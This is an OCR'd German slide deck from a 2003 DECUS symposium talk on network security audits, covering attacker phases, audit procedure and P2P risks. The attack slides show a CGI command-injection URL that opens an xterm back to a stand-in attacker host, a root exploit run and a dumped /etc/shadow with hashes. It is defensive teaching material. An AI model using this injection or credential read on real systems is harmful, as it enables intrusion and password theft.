
Willkommen...

26. DECUS Symposium in Bonn 08. April 2003



DECUS München e.V.

Sicherheitsaudit

Thorsten Kocher
t.kocher@drachenfels.de

Agenda

Wo liegen die Gefahrenpunkte?

Warum und was muss geschützt werden?

Wie schützt man das Netzwerk grundlegend?

Vorgehensweise bei einem externen Sicherheitsaudit


Internes Sicherheitsaudit

Werkzeuge zur Überprüfung von Gefahrenpunkten


Gründe für Sicherheitsaudits

Kein komplexes System ist absolut fehlerfrei

- Wartung von Firewall, Betriebssystem, interner und externer Server
- Ständig neue Angriffsvarianten
- Neue Dienste im Internet können zu Konfigurations-änderungen am Firewall-System führen




Vorgehen des Hackers



Netzwerkangriff

- **Phase 1: Netzwerk erkunden**
- **Phase 2: "Own" a System**
- **Phase 3: Vertrauen nutzen**
- **Phase 4: Daten stehlen**
- **Phase 5: "Own" the Network**

Netzwerkerkundung



- IP-Adressen erkunden
- Ports scannen
- Andere Hilfsmittel
  - Whois
  - DNS
  - Web pages

„Own“ a System

- Vulnerability Scan
- CGI-BIN Vulnerability
  - Starten von xterm

```
bash-2.02$ id
uid=11117(networkers) gid=1(other)
```


Home Search Guide Print Security Stop

Go to: http://www.victim.com/cgi-bin/whois_raw.cgi?fqdn=%0A/usr/X11R6/bin/xterm%20-display%20attacker.machine.com:0


```
ex_lib
bash-2.02$ ./ex_lib
jumping address : efffe7b8
# id
uid=11117(networkers) gid=1(other) euid=0(root) egid=3(sys)
# cat /etc/shadow
root:07AUBkfmBv7O2:11043::::::
toor:r1CjeWYEWNMDk:10955::::::
daemon:NP:6445::::::
```

Get “root”

- Ergebnis: Kontrolle über einen Host




Vertrauensbeziehungen ausnutzen



- **Weitere Erkundung**
  - Log Files analysieren
  - Prozesse
  - Konfigurationsdateien
  - Password Cracking
  - Sniffing
- **Back-End Datenbank gefunden**

Diebstahl von Informationen




- **Einsatz von Port Redirection**
- **Angriff ausführen**
- **Root durch “cracked” Passwörter**

DRACHENFELS NetworkServices

26. Decus Symposium - 1F01

„Own“ the network




- Angreifer ist “hinter” der Firewall
- Keine Sicherheitsvor-kehrungen mehr
- Weitere Erkundung
- Vulnerability Scan

…

DRACHENFELS NetworkServices

26. Decus Symposium - 1F01

Own the whole Network



- Angreifer ist “hinter” der Firewall
- Keine Sicherheitsvor-kehrungen mehr
- Weitere Erkundung
- Vulnerability Scan
- Angreifer hat einen neuen Spielplatz

Agenda

Wo liegen die Gefahrenpunkte?

Warum und was muss geschützt werden?

Wie schützt man das Netzwerk grundlegend?


Vorgehensweise bei einem externen Sicherheitsaudit

Internes Sicherheitsaudit

Werkzeuge zur Überprüfung von Gefahrenpunkten


Was muss geschützt werden?

Services




Services

Was muss geschützt werden (Bsp)?



Schwachstellenanalyse

- Physikalische Security
  - Serverschränke, Klimaanlagen, USV, Einbruchschutz
- Interne Security
  - Authentisierung, Accounting, Verschlüsselung
  - Screen Logging
  - PW Change – One Time PW
  - PW Reminder



Schwachstellenanalyse

- PeerToPeer Netzwerke (ehemals Napster)
  - eDonkey
  - KaZaA
  - Gnutella
- Internetzugang
  - Policies für ausgehendes Verkehr
  - Möglichst eigener Proxy für jedes Protokoll
  - Beschränkter Internetzugang für Server

Agenda

Wo liegen die Gefahrenpunkte?

Warum und was muss geschützt werden?


Wie schützt man das Netzwerk grundlegend?

Vorgehensweise bei einem externen Sicherheitsaudit

Internes Sicherheitsaudit

Werkzeuge zur Überprüfung von Gefahrenpunkten

Aufbau eines “sicheren” Netzwerkes



Agenda

Wo liegen die Gefahrenpunkte?

Warum und was muss geschützt werden?

Wie schützt man das Netzwerk grundlegend?


Vorgehensweise bei einem externen Sicherheitsaudit

Internes Sicherheitsaudit


Werkzeuge zur Überprüfung von Gefahrenpunkten

Externes Sicherheitsaudit

- Verwundbarkeiten durch Attacken und Penetration
- IDS Effektivität
- Wireless 802.11b
- Telco (PBX, VoIP, voice mail)
- Social Engineering
- Anwendungen



Vorgehensweise bei einem Audit



Vorgehensweise bei einem Audit

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-
services/db/copyright.html

inetnum:      62.245.201.0 - 62.245.201.7
netname:      DECUS-NET
descr:        Decus Muenchen e.V.
country:      DE
admin-c:      CK567-RIPE
tech-c:       EH476-RIPE
status:       ASSIGNED PA
mnt-by:       MNET-MNT
changed:      markart@m-net.de 20021107
source:       RIPE


route:        62.245.128.0/17
descr:        M"net Telekommunikations GmbH
descr:        Germany
origin:       AS8767
mnt-by:       MNET-MNT
changed:      vierke@m-net.de 20020828
source:       RIPE

person:       Christian Kroner
address:      HP
address:      Freischuetzstr. 91
address:      D-81927 Muenchen
address:      Germany
phone:        +49 89 9591 2865
e-mail:       christian.kroner@hp.com
nic-hdl:      CK567-RIPE
mnt-by:       MNET-MNT
changed:      markart@m-net.de 20021107
source:       RIPE

person:       Eva Heinold
address:      HP
address:      Freischuetzstr. 91
address:      D-81927 Muenchen
address:      Germany
phone:        +49 911 616 0160
e-mail:       eva.heinold@hp.com
nic-hdl:      EH476-RIPE
mnt-by:       MNET-MNT
changed:      markart@m-net.de 20021107
source:       RIPE
```

Ripe


DRACHENFELS NetworkServices
26. Decus Symposium - 1F01

Vorgehensweise bei einem Audit

```
From: MX%"Postmaster@decus.de"  "MX Mail Delivery System" 14-AUG-2002 18:08:37.60
To: MX%“XXXXX@decus.de"
Subj: Delivery status notification

[...]

This is a report on the delivery status of your message.

  Message-ID:  <00A12746.11E86A0F.7@decus.de>
  Subject:     holidays V 2.0-008

  --Failed delivery to:
  Address: XXXXXXX@XXXXXXXXXXXXXXXXXX
  Status:  transaction failed

Reporting-MTA: dns;decus.de
Arrival-Date: Wed, 14 Aug 2002 18:08:02 +0200

Final-Recipient: rfc822;XXXXXXXX@XXXXXXXXXXXXXXX
Action: failed
Status: 5.0.0 (Unspecified permanent failure)
Remote-MTA: dns;XXXXXXXXXXXXXXX (XXXXXXXXXXXX)
Diagnostic-Code: smtp;transaction failed
 554 Mailbox unavailable.
Last-Attempt-Date: Wed, 14 Aug 2002 18:08:37 +0200
```


Newsgroups

Analyse der Gefahrenpunkte




Vorgehensweise bei einem Audit

Vorgehensweise bei einem Audit




Reportphase




Risiko der Verwundbarkeit

Risiko = Geschützter Wert * Verwundbarkeit * Wahrscheinlichkeit

Grad des Risikos



Popularität der Verwundbarkeit



Beispiele für die unterschiedlichen Kategorien:
Ernsthaft: telnet Zugang, obwohl SSH möglich ist; veraltete Sicherheitspatches
Mittel: Preisgabe des HTTP Servers
Gering: Einsatz von PC-anywhere

Nur Sie können die Sicherheitsstrategie für Ihr Netzwerk wählen.
Geben Sie nie mehr für Sicherheit aus, als Sie schützen wollen!

Fehlerkategorisierung

Host 123.123.123.123 server.firma.de

Serious

PHP File Upload Overflow	Popular	23400 6554 80

Medium

Sensitive information displayed	Popular	23403 6072 80

Low

WWW Web Server Version	Widespread	23228 1098 80
Trace route to host	Popular	23229 439 ICMP

Fehlerbeschreibung

PHP File Upload Overflow

Risk Factor: Serious

SCE : 6554

CVE : No Published CVE/CAN

Popularity : Popular

Fix Type : Configuration - Application

References :

DESCRIPTION :

PHP is a cross-platform, server-side, embedded scripting language used in many Web server environments. PHP versions prior to 4.2.0 are vulnerable to several buffer overflow vulnerabilities in the handling of file uploads. By uploading a PHP form containing specially-crafted MIME-encoded data using the HTTP POST method, a remote attacker can overflow a buffer and execute arbitrary code on the Web server with elevated privileges.

SOLUTION :

Upgrade to the latest version of PHP (4.1.2 or later) or apply the appropriate security fix for your PHP version, available from The PHP Group Web site.

Agenda

Wo liegen die Gefahrenpunkte?

Warum und was muss geschützt werden?

Wie schützt man das Netzwerk grundlegend?

Vorgehensweise bei einem externen Sicherheitsaudit


Internes Sicherheitsaudit

Werkzeuge zur Überprüfung von Gefahrenpunkten

Internes Sicherheitsaudit

- Verwundbarkeit – Viren oder Würmer
- Physikalische Sicherheit
- Anwendungen & Entwicklung
- Wireless
- P2P
- Virenschutz
- Telco (PBX, VoIP, voice mail, etc.)
- Attacken & Penetration
- Policy und Prozedur Plan
- Social Engineering
- Inventarisierung

Distributed Computing




Datenberechnung wird verteilt


Programminstallation von nicht freigegebenen Programmen

Unkalkulierbarer Datenfluss


Gnutella: search queries and results




Gnutella: simple fetch



Gnutella: when simple fetch fails



Protocol Utilization im Internet



P2P = 40%

Peering traffic data collected 9th of July 2002 in a large European ISP

Agenda

Wo liegen die Gefahrenpunkte?

Warum und was muss geschützt werden?

